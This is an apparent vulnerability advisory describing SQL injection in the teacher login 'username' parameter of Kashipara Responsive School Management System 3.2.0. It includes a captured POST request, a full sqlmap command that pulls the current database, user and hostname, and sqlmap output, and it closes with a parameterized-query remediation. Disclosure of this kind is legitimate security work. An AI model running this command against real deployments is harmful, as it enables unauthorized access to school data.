SQL injection vulnerability in "/smsa/teacher_login.php" in Kashipara Responsive School Management System v3.2.0 allows ATTACKER to execute arbitrary SQL commands via the "username" parameter of Teacher Login page.

Affected Project: Kashipara (https://www.kashipara.com/)

Official Website: Responsive School Management System (https://www.kashipara.com/project/php/12362/responsive-school-management-system-php-project-source-code)


Version: 3.2.0

Related Code file: /smsa/teacher_login.php

Injection parameter: Teacher Login request parameter "**username**" is vulnerable.

Steps:

1. Access the Teacher Login page URL http://localhost/smsa/teacher_login.php. Enter any random value in "Username" and "Password" text boxes.
2. Click on "Login" button and capture the request in Burp Suite Proxy Editor.



3. In this login request, the "**username**" request parameter is vulnerable to SQL injection. This is demonstrated in next steps.
4. We will run SQLMAP against the Login request. Command: ***sqlmap.py -r req.txt --batch --flush-session -p username --current-db --current-user --hostname***

```
POST /smsa/teacher_login_submit.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: http://localhost
Connection: close
Referer: http://localhost/smsa/teacher_login.php?type=Teacher
Cookie: PHPSESSID=f51m9s2pairma6s8mid3om8112
Upgrade-Insecure-Requests: 1
Priority: u=1

username=Testa&password=testa&userType=teacher
```


```
D:\Tools\SQLMAP\sqlmapproject-sqlmap-79aa315>sqlmap.py -r req.txt --batch --flush-session -p username --current-db
--current-user --hostname
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.6.17#dev}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 03:14:34 /2024-07-07/

[03:14:34] [INFO] parsing HTTP request from 'req.txt'
[03:14:34] [INFO] flushing session file
[03:14:34] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost/smsa/teacher_login.php?error=student_not_found'. Do you want to follow? [Y/
n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[03:14:34] [INFO] checking if the target is protected by some kind of WAF/IPS
[03:14:34] [INFO] testing if the target URL content is stable
[03:14:35] [INFO] heuristic (basic) test shows that POST parameter 'username' might be injectable (possible DBMS:
MySQL')
```

5. SQLMAP identifies parameter "**username**" as vulnerable. Also, SQLMAP successfully lists out the database, current user and hostname.



Solution/Good Reads:

User parameterized SQL queries instead of the dynamic SQL queries.

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html